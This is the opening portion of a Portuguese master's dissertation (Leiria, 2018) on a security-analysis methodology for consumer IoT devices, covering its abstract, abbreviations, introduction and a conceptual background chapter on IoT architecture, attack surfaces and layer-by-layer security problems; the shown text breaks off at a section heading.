Instituto Politécnico de Leiria
Escola Superior de Tecnologia e Gestão
Departamento de Engenharia Informática
Mestrado em Eng.ª Informática – Computação Móvel

METODOLOGIA DE ANÁLISE DE CIBER SEGURANÇA DE DISPOSITIVOS IOT

RÚBEN FILIPE AMARO OLIVEIRA MAIA

Leiria, Fevereiro de 2018

Instituto Politécnico de Leiria
Escola Superior de Tecnologia e Gestão
Departamento de Engenharia Informática
Mestrado em Eng.ª Informática – Computação Móvel

METODOLOGIA DE ANÁLISE DE CIBER SEGURANÇA DE DISPOSITIVOS IOT

RÚBEN FILIPE AMARO OLIVEIRA MAIA
Número: 2152268

Projecto realizado sob orientação do Professor Doutor Miguel Monteiro de Sousa Frade (miguel.frade@ipleiria.pt).

Leiria, Fevereiro de 2018

RESUMO

O forte crescimento da Internet of Things (IoT) impulsiona a criação de cada vez mais produtos com capacidades inteligentes. A sua natureza obriga a que estes dispositivos estejam em constante comunicação, sendo que uma das suas principais características é a ligação à Internet. As redes IoT passaram a ser alvo de atenção de ameaças de rede, devido à sua fraca segurança, e não existe um *standard* a seguir de forma a realizar a auditoria das mesmas.

Atendendo a estas características foi feita a definição de um ambiente IoT, a sua arquitetura de segurança e quais os problemas que existem a nível da segurança da informação. Com o contributo da análise do estado da arte na área de segurança informática e forense, foi criada uma metodologia de análise a aplicar na avaliação de segurança e robustez de soluções IoT.

A metodologia definida foi aplicada a soluções IoT a nível de consumidor doméstico, explorando áreas como a análise de *firmware*, a informação a circular em rede, vulnerabilidades nos serviços de rede e interfaces Web de administração visíveis ou camufladas. Com o intuito de reforçar a ideia de que qualquer pessoa pode seguir as mesmas metodologias tendo apenas Internet, todas as ferramentas utilizadas neste trabalho são *open-source* e parte integrante da distribuição Kali Linux.

Como resultado final, é feito o levantamento geral das vulnerabilidades identificadas, sugeridas soluções de mitigação e a pesquisa com os serviços de indexação do `Shodan`, de forma a verificar o paradigma Nacional em termos de dispositivos afectados pelas mesmas vulnerabilidades e quais os seus fornecedores de serviços.

Palavras-chave: IoT, dispositivos IoT, segurança em IoT, metodologia de análise, Kali Linux, Shodan

ABSTRACT

The strong growth of IoT has driven the creation of more and more products with intelligent capabilities. Its nature requires these devices to be in constant communication and one of its main requirements is to possess Internet connection. IoT networks have become the focus of network threats because of their poor security design or even lack of methods in how to audit or evaluate.

Based on the set of IoT characteristics and requirements, the definition of an IoT environment, its security architecture and information security problems that exist were stated. With the contribution of the overview on the current state of the art in the area of computer and forensic security, an analysis methodology was designed in order to evaluate the security and robustness of IoT solutions.

The designed methodology was applied to IoT solutions of home electronics grade, exploring areas such as firmware analysis, network traffic sniffing, vulnerabilities assessment and exploitation of Web management interfaces including hidden ones. In order to reinforce the idea that anyone can follow the same guidelines just having Internet access, all tools used in this work are open-source and part of the Kali Linux distribution.

As a final result, a general survey based on the identified vulnerabilities was made, mitigation solutions were provided and a research with Shodan indexing services was carried out, in order to verify the Portuguese paradigm in terms of devices affected by the same vulnerabilities and which service providers have the most.

Keywords: IoT, IoT devices, IoT security, analysis methods, Kali Linux, Shodan

AGRADECIMENTOS

Em primeiro lugar quero agradecer, ao meu orientador, o Professor Doutor Miguel Monteiro de Sousa Frade, por ter aceite o desafio de orientar esta proposta, por todo o auxílio e disponibilidade prestados e a oportunidade de aprender a trabalhar em LaTeX 2_ε.

Ao coordenador do Mestrado, o Professor Doutor Carlos Fernando Almeida Grilo, pelo tratamento de toda a parte burocrática e aprovação das alterações face à proposta inicial.

Aos meus pais por todo o apoio e confiança depositada ao longo de todo o meu percurso académico.

Um agradecimento sentido e de coração à pessoa que me conduziu à informática e que infelizmente já não se encontra entre nós, a minha avó materna.

À empresa Cisco Systems Poland Sp. Z O.O., seus administradores e aos meus colegas de trabalho, ao proporcionarem as condições necessárias e o apoio incansável na conclusão deste ciclo de estudos.

Por fim e, não obstante, à Escola Superior de Tecnologia e Gestão, do Instituto Politécnico de Leiria e todos os professores do Mestrado em Engenharia Informática – Computação Móvel.

ÍNDICE

LISTA DE FIGURAS

LISTA DE TABELAS

LISTA DE ABREVIATURAS

6LoWPAN	IPv6 over Low-Power Wireless Personal Area Networks.
ACL	Access Control List.
ADSL	Assimetric Digital Subscriber Line.
AES	Advanced Encryption Standard.
API	Application Programming Interface.
ARM	Advanced RISC Machine.
ASCII	American Standard Code for Information Interchange.
BLE	Bluetooth Low Energy.
CAS	Conditional Access System.
CBC	Cipher Block Chaining.
CCTV	Closed-Circuit Television.
CDN	Content Delivery Network.
CFE	Common Firmware Environment.
CSRF	Cross-Site Request Forgery.
CTR	Counter.
CVE	Common Vulnerabilities and Exposures.
DDoS	Distributed Denial-of-Service.
DLNA	Digital Living Network Alliance.
DNS	Domain Name System.
DoS	Denial-of-Service.
DRM	.
ECM	Entitlement Control Messages.

ELF	Executable and Linking Format.
EMM	Entitlement Management Messages.
FTC	Federal Trade Commission.
FTP	File Transfer Protocol.
GCM	Galois/Counter Mode.
GIF	Graphics Interchange Format.
GND	Ground.
HD	High-definition video.
HDD	Hard Disk Drive.
HDMI	High-Definition Multimedia Interface.
HPNA	Home Phoneline Network Alliance.
HTML	HyperText Markup Language.
HTTP	Hyper Text Transfer Protocol.
HTTPS	Hyper Text Transfer Protocol Secure.
IANA	Internet Assigned Numbers Authority.
IDC	International Data Corporation.
IM	Instant Messaging.
IoT	Internet of Things.
IP	Internet Protocol.
IPTV	Internet Protocol Television.
ISO	International Organization for Standardization.
ISP	Internet Service Provider.
ITU	International Telecommunication Union.
ITU-T G.hn	ITU Telecommunication Sector for high speed networking in home.
JPEG	Joint Photographic Experts Group.
JTAG	Joint Test Action Group.
LAN	Local Area Network.

LSAD	Local Security Authority Domain Policy.
LTE	Long-Term Evolution.
M2M	Machine-to-Machine.
MAC	Media Access Control.
MIPS	Microprocessor Without Interlocked Pipeline Stages.
MIT	Massachusetts Institute of Technology.
MitM	Man-in-The-Middle.
MPEG-TS	MPEG transport stream.
MQTT	Message Queue Telemetry Transport.
NIST	National Institute of Standards and Technology.
NTP	Network Time Protocol.
OWASP	Open Web Application Security Project.
PCI	Payment Card Industry Security Standards Council.
PHP	PHP: Hypertext Preprocessor.
RCE	Remote Code Execution.
REST	Representational State Transfer.
RFID	Radio-frequency identification.
RPC	Remote Procedure Call.
RSA	Rivest–Shamir–Adleman.
RxD	Receive Data.
SAM	Security Account Manager.
SD	Standard-definition video.
SDK	Software Development Kit.
SIP	Session Initiation Protocol.
SMB	Server Message Block.
SOAP	Simple Object Access Protocol.

SP	Security Publication.
SQLi	SQL injection.
SSDP	Simple Service Discovery Protocol.
SSH	Secure Shell.
SSL	Secure Socket Layer.
STB	Set-Top-Box.
STUN	Session Traversal Utilities for NAT.
TCP	Transmission Control Protocol.
TFTP	Trivial File Transfer Protocol.
TLS	Transport Layer Security.
TTL	Time to Live.
TURN	Traversal Using Relays around NAT.
TxD	Transmit Data.
TXID	Transaction ID.
UART	Universal Asynchronous Receiver-transmitter.
UDP	User Datagram Protocol.
UPnP	Universal Plug and Play.
URI	Uniform Resource Identifier.
USB	Universal Serial Bus.
VCC	Voltage Common Collector.
VoIP	Voice over Internet Protocol.
VPN	Virtual Private Network.
WAN	Wide Area Network.
WEP	Wired Equivalent Privacy.
WPA	Wi-Fi Protected Access.
WPS	Wi-Fi Protected Setup.
XML	eXtensible Markup Language.
XSS	Cross-Site Scripting.

1

INTRODUÇÃO

O conceito inicial de IoT foi proposto nos finais dos anos 90 pelo Massachusetts Institute of Technology (MIT) Auto-ID Labs devido a um requisito de logística. Segundo o relatório de 2005 do International Telecommunication Union (ITU) existe a indicação que estamos a avançar no sentido de uma sociedade ubíqua, onde a omnipresença da interligação das redes e dos dispositivos acontecerá.

O conceito de "Things" em IoT foi expandido para objetos do quotidiano e a tecnologia de interligação que os liga também levou a englobar todas as tecnologias de rede, incluindo Radio-frequency identification (RFID). A IoT está diretamente relacionada com a Internet, a comunicação de redes móveis e redes de sensores *wireless*.

Dessa forma, podemos definir a IoT como uma rede que interliga objetos físicos comuns e lhes atribui endereços de forma a que seja possível identificar os mesmos e fornecer uma série de serviços.

A suas características e interações podem ser consideradas segundo a abordagem presente na Figura 1, e que a sua representação pode ser explicada utilizando os conceitos-chave seguintes:

- Dispositivo

  Um dispositivo IoT é um componente de *hardware* que permite que a entidade seja parte do mundo digital. Sendo também mencionado como uma coisa inteligente, que pode ser um eletrodoméstico, dispositivo de saúde, veículo, construção, fábrica e qualquer coisa ligada em rede e equipada com sensores que fornecem informações sobre o ambiente físico (por exemplo, temperatura, humidade, detetores de presença e poluição), atuadores (por exemplo, interruptores de luz, *displays*, estores elétricos ou qualquer outra ação que um dispositivo possa executar) e computadores embutidos.

- Entidades

  Uma entidade em IoT é considerada como a forma de identificar um determinado objeto inteligente, através do seu endereço Media Access Control (MAC) e respetivo endereço Internet Protocol (IP) de rede.



Figura 1: Modelo IoT: Conceitos chave e interações. Adaptado de Abomhara et al. (2015)

- Recursos

  Um recurso em IoT normalmente é a informação ou o acesso à mesma que é consumido pelo dispositivo e fornecido pelos serviços, e vice-versa.

- Serviços

  Um serviço IoT é uma transação entre duas partes: o fornecedor de serviços e o consumidor de serviços. Provoca uma função prescrita, possibilitando a interação com o mundo físico, medindo o estado das entidades ou iniciando ações que irão iniciar uma mudança para as entidades. Um serviço fornece uma interface bem definida e padronizada, oferecendo todas as funcionalidades necessárias para interagir com entidades e processos relacionados.

De forma a ter uma maior clareza sobre todas estas interações, o seguinte modelo de camadas como pode ser visto na Figura 2, pretende demonstrar o conjunto de camadas responsável pelo modelo da IoT.

1. Dispositivos Físicos e Controladores

   Estas são as "coisas" no IoT, e abrange uma vasta gama de dispositivos finais que enviam e recebem informações.

2. Ligação

   As comunicações e a conectividade estão concentradas nesta camada, sendo que a função mais importante é a transmissão de informações confiáveis e oportunas. Faz a ponte de todas as transmissões entre dispositivos da camada 1 e camada 3.

3. Computação em *Fog*



Figura 2: Modelo de Referência IoT proposto pela Cisco. Adaptado de Cisco Systems (2014)

Nesta camada o fluxo de dados da rede é convertido em informação adequada para armazenamento e processamento de nível superior na camada seguinte. Esta camada concentra-se na análise e transformação de dados de alto volume. Por exemplo, um dispositivo sensor da camada de nível físico pode gerar amostras de dados várias vezes por segundo, 24 horas por dia, 365 dias por ano. Um princípio básico deste modelo é que o sistema com maior inteligente inicia o processamento de informações prioritariamente e mais próximo do *edge* da rede quanto possível.

4. Acumulação de dados

   Nesta camada de acumulação de dados, os dados em movimento são convertidos para dados em repouso.

5. Abstração de Dados

   As funções de abstração de dados desta camada são focadas em processar dados e no seu armazenamento em estruturas que possibilitem o desenvolvimento de aplicações mais simples e com maior detalhe.

6. Aplicação

   Onde a interpretação da informação ocorre. O *software* desta camada interage com os dados em repouso da camada anterior.

7. Colaboração e Processos

   O sistema IoT e as informações que ele cria são de pouco valor, a menos que produza ações, que muitas vezes requerem pessoas e processos. Nestes

termos o objetivo desta camada é que as aplicações responsáveis pela lógica de negócio capacitem os agentes envolvidos.

Segundo um estudo da International Data Corporation (IDC), estima-se que atualmente se encontrem instalados a nível mundial cerca de 14.9 biliões de dispositivos IoT e prevê-se o seu crescimento para além dos 82 biliões por volta de 2025. Devido ao crescimento rápido desta tecnologia a IoT será indispensável assim como a própria Internet. No estado atual da tecnologia, Machine-to-Machine (M2M) é a forma de aplicação mais popular da IoT, que segundo as estimativas até 2020, as aplicações M2M representarão 12 bilhões de ligações e com uma receita de 714 bilhões de euros (Framingham, 2017).

O aumento da popularidade da IoT fez com que estes dispositivos se tornassem uma plataforma poderosa para amplificação de ataques informáticos, tendo sido observadas várias ameaças de segurança ao longo do tempo. A motivação para o ataque destes dispositivos passa pelos seguintes aspectos:

1. A maioria dos dispositivos IoT operam de forma autónoma sem interação humana, por isso é fácil para um atacante comprometer a sua localização e aceder fisicamente a eles.
2. A maioria dos componentes IoT comunicam e sincronizam através de redes *wireless* onde um atacante pode obter informações confidenciais através de escuta e análise de tráfego.
3. A maioria dos componentes de IoT não têm capacidade para suportar esquemas de segurança complexos devido a restrições de *hardware*.

1.1 MOTIVAÇÃO

O uso destes dispositivos no dia-a-dia das pessoas leva-nos a pensar quais serão os riscos ao nível da proteção de dados, levando-nos a pensar como poderemos proteger a nossa informação.

Em 2013 a Symantec descobriu o primeiro *malware* com alvo aos dispositivos IoT denominado `Linux.Darlloz`. Segundo Goodin (2013) o `Linux.Darlloz` infetava routers, câmaras de segurança (Closed-Circuit Television (CCTV)), Set-Top-Box (STB), através de uma vulnerabilidade de PHP: Hypertext Preprocessor (PHP).

Tendo em conta o estudo realizado por Zhang et al. (2014) com alguns dos desafios a nível de segurança em IoT e a crescente ameaça da proliferação de *malware*,

como referido anteriormente, com os recentes casos de maior impacto como a *botnet* `Mirai` em 2016 (Kolias et al. (2017)) e a recente descoberta em 2017 da *bonet* `IoTroop` pela Check Point, podemos estar perante um risco iminente de estes ataques evoluírem para *ransomware*.

1.2 PROBLEMA

A proliferação de ameaças em redes IoT representa um nível de risco acrescido para os consumidores finais deste tipo de dispositivos. Não é possível garantir que um consumidor comum esteja protegido contra estas ameaças se os equipamentos tiverem vulnerabilidades e se estas levarem ao roubo de informações pessoais. Neste momento não existe uma metodologia estruturada de como testar estes equipamentos devido aos diferentes tipos de componentes que cada solução engloba e devido à grande quantidade de tecnologia existente.

1.3 QUESTÕES A RESOLVER

Esta subsecção tem por objetivo mostrar quais as questões que, com base no problema, permitiram o desenvolvimento do mesmo.

Na seguinte lista são expostas as questões às quais se pretende responder posteriormente.

- Que informação pode capturar um invasor na rede local?
- Quais as vulnerabilidades presentes nos equipamentos fornecidos pelos Internet Service Provider (ISP)?
- Existe algum tipo de comunicação para o exterior a correr em segundo plano, por exemplo um servidor oculto?
- Qual a frequência de atualização destes equipamentos?

1.4 OBJECTIVOS

Esta subsecção tem por objetivo apresentar os objetivos do projeto, definidos com base nas questões a resolver.

Tabela 1: Lista de apêndices e respectiva descrição

IDENTIFICAÇÃO	DESCRIÇÃO
Apêndice A	Especificações Técnicas dos Equipamentos
Apêndice B	Relatórios Nessus
Apêndice C	Framework IoT OWASP
Apêndice D	Análise de Firmware
Apêndice E	Vulnerabilidades Detectadas
Apêndice F	Relatórios Nmap

A seguinte lista pretende mostrar os objetivos considerados para desenvolvimento neste projeto.

- Captura e análise de tráfego de forma a compreender o que acontece a nível de rede.
- Análise compreensiva das vulnerabilidades encontradas e potencial mitigação.
- Identificar se existem vestígios ou ocorrências de brechas de informação.

1.5 ESTRUTURA DO DOCUMENTO

O presente documento foi elaborado com a seguinte estrutura, o capítulo 2 pretende expor o enquadramento tecnológico necessário para introduzir o leitor ao problema em questão bem como a importância da segurança em ambientes IoT. O capítulo 3 pretende dar a conhecer os trabalhos relacionados e de que forma estas contribuições permitiram a definição de hipóteses e objetivos. O capítulo 4 é o capítulo de maior importância, onde, é feito o desenvolvimento dos objetivos definidos para o projecto com os testes e todas as metodologias seguidas durante os mesmos. A narrativa de toda a operação de ataque é demonstrada, e com base na mesma, é exposta a informação recolhida. O capítulo 5 é o capítulo em que são discutidos os resultados obtidos durante toda a aplicação das metodologias, é dada uma visão geral do paradigma nacional a nível de vulnerabilidades semelhantes e são sugeridas recomendações bem como a avaliação geral do risco. Por fim, o capítulo 6 pretende dar um sumário da contribuição feita por esta dissertação e quais os pontos que podem servir para futura investigação.

Nos apêndices deste documento encontram-se os aspetos mais técnicos de todo o trabalho elaborado, a seguinte tabela 1 mostra a ordem pela qual se seguem:

2

ENQUADRAMENTO TECNOLÓGICO

2.1 AMBIENTE IOT

Segundo Francis (2017), a empresa Spirent Communications plc., definiu que num ambiente IoT para a adequada avaliação da superfície de ataque é necessário entender a composição do cenário, sendo que este envolve e/ou inclui os seguintes componentes:

- Rede: Um ambiente IoT é executado e atualizado por uma rede, como por exemplo a Internet, Bluetooth Low Energy (BLE), 4G, Long-Term Evolution (LTE), Zigbee, Message Queue Telemetry Transport (MQTT), entre outras;
- Aplicações: As aplicações em IoT por base são implementadas na forma de Web App ou Mobile App para a gestão dos mesmos ou por APIs (Simple Object Access Protocol (SOAP), Representational State Transfer (REST));
- Encriptação: Encriptação utilizada na proteção de comunicação e dados armazenados pelo dispositivo;
- Hardware: A composição física do dispositivo em si (*chips*, armazenamento, Joint Test Action Group (JTAG), portas Universal Asynchronous Receiver-transmitter (UART), sensores, câmaras, etc.).
- Firmware: Sistema operativo e *software* específico do dispositivo.

Com cinco níveis de funcionalidade necessários para operar uma solução IoT, é possível identificar que a superfície de ameaça é vasta. Dessa forma a condução de um teste de penetração a um dispositivo IoT deve abranger rede, aplicativos, *firmware*, análise de criptografia e um teste de penetração a nível de *hardware*. Um único teste de penetração não será suficiente para a total compreensão do sistema alvo (Dixit, 2017).

Para sistematizar a diversidade de desafios de segurança inerentes, vários investigadores descreveram arquiteturas de segurança em IoT com o exemplo apresentado na Figura 3. No entanto, pode não ser prático estruturar avaliações de segurança e conduzir testes com base apenas numa arquitetura de alto nível.



Figura 3: Arquitectura de Segurança IoT por camadas. Adaptado de Suo et al. (2012)



Figura 4: Áreas de Ataque em IoT. Adaptado de Miessler (2015)

Para apoiar e disponibilizar uma forma prática de avaliar estes dispositivos ou soluções, a comunidade por trás do Open Web Application Security Project (OWASP) apresentou a lista "IoT Top 10" com os problemas de segurança mais comuns. A lista é composta por 16 diferentes áreas consideradas como superfície de ataque IoT como pode ser verificado na Figura 4. Nesta lista já consta a área proposta no estudo de Chernyshev e Hannay (2015) onde é considerado importante examinar também os Software Development Kit (SDK) fornecidos pelas marcas, sendo que os mesmos podem comprometer os dispositivos se um atacante desenvolver uma aplicação utilizando esta ferramenta e a assinar com a mesma.

2.2 SEGURANÇA EM IOT

A segurança em IoT é uma área ativa de pesquisa com uma vasta quantidade de desafios sem resposta. Segundo Suo et al. (2012), esses desafios emergem porque:

1. A IoT amplia a Internet tradicional utilizando uma variedade de protocolos estabelecidos e emergentes.
2. Os nós numa implementação de IoT possuem ligação com a Internet.
3. Os nós estão potencialmente interligados.

Considerando a potencialidade de serem extensões interligadas da Internet, os cenários IoT apresentam uma superfície de ataque expandida. O conceito desta interligação pode ainda ser mais agravante se considerarmos que existem implementações em larga escala, distribuídos por múltiplos nós, que são muitas vezes caracterizados por recursos computacionais limitados e falta de acesso físico conveniente (Gan et al., 2011).

Do ponto de vista do tratamento de dados, as questões de privacidade representam uma preocupação significativa, com a Comissão Europeia, afirmando que, em primeira instância, é improvável que as implementações da IoT sejam projetadas para atender aos requisitos, como o direito de exclusão e o direito a ser esquecido (Whitehouse, 2014).

Finalmente, a partir da perspetiva da legislação, há uma necessidade de uma regulamentação nova e melhorada que reflita os desafios únicos da IoT através de um "quadro jurídico heterogéneo e diferenciado" que seja capaz de lidar com a natureza global e ubíqua da IoT (Weber, 2010).

2.3 SEGURANÇA DA INFORMAÇÃO EM IOT

2.3.1 *Problemas de segurança com terminais IoT*

Quando falamos na perceção das coisas, estamos a referir-nos à camada da IoT responsável pela recolha de dados, ou seja, sensores, terminais, identificadores, etc.; fazendo com que os dados viagem por um grande número de terminais e distribuídos por uma enorme área. Como se pode imaginar a privacidade da informação e a sua respetiva segurança estão em grande risco se não for efetuada uma monitorização ativa destes terminais.

Se pensarmos na facilidade que um atacante tem no acesso a estes dispositivos e no dano que pode causar, estamos a falar em exemplos que vão desde a substituição de *software* e *hardware* através de acesso físico, uma vez que, a função nesta camada é a recolha de dados, o seu respetivo processamento e a decisão por parte dos sistemas a quem os enviar. Estes terminais individualmente são equipamentos que estão em formação em relação ao ambiente de aplicação, e especificamente, os principais afetados por problemas relacionados com autenticação de segurança e integridade de dados.

A autenticação nestes sistemas é difícil, pois requer o uso adequado de infraestruturas de autenticação e servidores que têm como objetivo a troca de mensagens entre terminais. Por outro lado, na IoT esta abordagem não é viável, dado que as *tags* de RFID passivas não podem trocar um grande número de mensagens com os servidores de autenticação.

Um dos principais problemas existentes nos terminais de perceção é o facto de incluírem terminais em que a fuga de informação sensível, adulteração, cópia, vírus no terminal e outros problemas, são simples de ocorrer. Por exemplo, como a comunicação sem fio é baseada em RFID e possui a capacidade de obter informações com facilidade, a IoT irá criar a sensação de que vivemos num mundo "transparente" se a segurança da informação e as medidas falharam no local, ou há lacunas na gestão dos dados. Aqui surgem os problemas da ameaça de *hackers*, vírus, etc., uma vez que, os objetos com *tags* RFID embutidas podem ser seguidos, localizados e consequente lidos o que poderá levar a violações de privacidade e fuga de dados.

2.3.2 *Problemas de segurança com redes de sensores*

Quando falamos de redes de sensores, estamos a falar ao nível da camada percetual, onde as operações realizadas por estes sensores estão limitadas à energia da sua própria bateria. Esta limitação restringe também as capacidades de computação, armazenamento e comunicação, destes sensores; o que criou, por *design*, um problema de segurança complexo a nível de protocolos. Devido a ser um dispositivo com recursos restritos, como o referido por Bormann et al. (2014) e descrito anteriormente, ao obedecer a estas características dificilmente terá uma proteção de segurança com complexidade suficiente para ser seguro. Estes nós sensores executam a aquisição de dados, a integração entre plataformas e a colaboração entre sistemas, não sendo apenas responsáveis pela transmissão de dados.

Face ao modelo representado pela figura 3, a camada denominada de Percetual, refere-se às operações ocorridas a nível de sensores e terminais, nesta camada são levantados os seguintes problemas face à potencialidade dos ataques a seguir descritos.

- Falsificação

  Os terminais de sensores inteligentes e os RFID estão relativamente expostos a atacantes, estes dispositivos transmitem a sua informação no ar num intervalo temporal definido, o que facilita a implementação de ataques de falsificação;

- Código malicioso

  Um programa malicioso pode invadir facilmente a rede *wireless* e dos sensores. A sua transmissão, ocultação e destruição torna muito mais difícil prevenir que na rede Transmission Control Protocol (TCP)/IP. Se considerarmos este código malicioso sob a forma de *worm*, uma vez que não requer um ficheiro para se alojar, é muito mais complexo detetar e eliminar;

- Riscos de segurança na transmissão e processamento de informações

  Na IoT, a transmissão e o processamento de informações enfrentam todas as questões de segurança existentes na rede TCP/IP. Acrescendo o facto da variedade de formatos nos quais os dados são recolhidos na camada percetual, a quantidade de fontes onde advêm esses dados, adicionando mais complexidade a este problema;

Como a transmissão de dados engloba diferentes tipos de aquisições, existe a dificuldade de criar um padrão de rede específico bem como um sistema de segurança unificado.

2.3.3 *Segurança na transmisssão de informação*

A segurança na transmissão da informação em IoT está relacionada principalmente com a segurança na camada de rede. O objetivo da camada de rede é alcançar a transmissão de informações e comunicação, que inclui a camada de acesso e a camada central. O objetivo da segurança nesta camada tem uma dupla função. Pode ser considerada como dupla função, uma vez que, em primeira análise são avaliados os riscos de segurança da IoT em si e seguidamente as tecnologias relacionadas e as vulnerabilidades provenientes de defeitos de construção dos protocolos e respetiva implementação de função de rede. Por natureza destes sistemas, a mudança dinâmica de topologia provoca a mudança constante do relacionamento entre nós, o que mostra ser uma grande dificuldade para a rede da IoT devido à gestão de chaves para garantir a confiança entre os mesmos. Como os nós efetuam *roaming* livremente para constantemente mudar o relacionamento de comunicação com os nós vizinhos, nenhuma declaração está em falta quando os nós se juntam ou deixam, o comportamento que os nós aplicam entre si é classificarem o vizinho como malicioso e destruírem o caminho de rede que os une. No entanto, os mecanismos existentes nos protocolos de encaminhamento não conseguem lidar com esta destruição (Xiaohui, 2013).

A rede *core* da IoT deve ter uma relativamente completa capacidade de proteção de segurança, mas devido ao grande número de nós da IoT e a afluência ao caminho do *cluster*, o congestionamento da rede irá acontecer uma vez que existe uma grande quantidade de dados enviados ao transmitir dados.

De acordo com o estado atual, os requisitos da IoT no seu *core* de rede, especialmente na credibilidade, manipulação e controlo, estão muito acima da capacidade que a rede IP pode oferecer, obrigando a adaptar a tecnologia de *cluster* de dados de acordo com o *core* da rede. Tem de ser contabilizado o facto de que a atual arquitetura de segurança das redes de comunicação ter sido concebida a partir da perspetiva da comunicação humana. Tal não se aplica completamente às comunicações entre máquinas, de modo a usar o mecanismo de segurança existente na Internet o relacionamento lógico irá dividir as máquinas no universo da IoT (Xiaohui, 2013).

2.3.4 *Processamento Seguro de Informação*

Quando falamos neste processamento de informação o nosso foco são as aplicações responsáveis pela segurança de rede e a camada de *middleware*. Esta camada de *middleware* é principalmente responsável pela transferência de interface e função quando a camada de rede e o serviços IoT funcionam em conjunto, incluindo a análise de integração empresarial, a partilha, o processamento inteligente, gestão, entre outros.

Como já referido, a camada de aplicação contém principalmente uma variedade de aplicações que, por exemplo, vão desde simples serviços de monitorização agrícola até complexos sistemas inteligentes de segurança pública.

Os problemas de segurança desta camada provêm principalmente do vasto leque de vulnerabilidades existentes, de problemas relacionados com o *design* da solução e de código malicioso. Podemos considerar estes fatores como as maiores ameaças ao sistema aplicacional. Estamos a falar de um processamento massivo de dados que envolve várias áreas da indústria. As questões de segurança e confidencialidade estão dependentes de como é efetuado o controlo da estratégia operacional da IoT. Em particular, os problemas de segurança do ambiente, como o controlo e gestão de serviços, a lógica de negócio aplicada, o *middleware* utilizado, a interface *core* do sistema empresarial, têm elevada importância (Xiaohui, 2013).

2.4 SEGURANÇA EM IOT ORIENTADA AO NEGÓCIO

